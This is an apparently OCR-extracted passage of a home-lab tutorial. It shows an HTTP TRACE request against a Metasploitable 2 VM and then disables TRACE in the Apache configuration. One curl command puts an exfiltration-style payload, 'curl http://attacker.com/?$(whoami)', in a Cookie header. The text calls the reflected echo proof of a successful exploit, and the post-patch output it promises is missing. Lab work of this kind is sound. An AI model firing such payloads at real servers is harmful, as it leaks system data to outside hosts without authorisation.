
```
┌──(kali㉿kali)-[~]
└─$ curl -X TRACE -H "Cookie: cmd=curl http://attacker.com/?$(whoami)" http://192.168.156.3

TRACE / HTTP/1.1
Host: 192.168.156.3
User-Agent: curl/8.5.0
Accept: */*
Cookie: cmd=curl http://attacker.com/?kali
```

This shows that the exploit was successful and metasploitable 2 is vulnerable to HTTP TRACE requests.

Let's patch this vulnerability! I went to my metasploitable 2 VM and navigated to the apache configuration file by the command "sudo nano /etc/apache2/apache2.conf". You need to add the line "TraceEnable off" to turn off the TRACE method. Save and exit the file and restart the apache service:

```
    # Include of directories ignores editors' and dpkg's backup files,
    # see README.Debian for details.

    # Include generic snippets of statements
    Include /etc/apache2/conf.d/

    # Include the virtual host configurations:
    Include /etc/apache2/sites-enabled/
    TraceEnable off

                                [ Wrote 299 lines ]

    msfadmin@metasploitable:~$ sudo /etc/init.d/apache2 restart
     * Restarting web server apache2                                    [ OK ]
    msfadmin@metasploitable:~$
```

If all has been done correctly, doing the exploit again should result in an error. Here is what I got when I tried the same command again:



Congratulations! We just successfully patched a vulnerability that was present on our metasploitable 2 machine!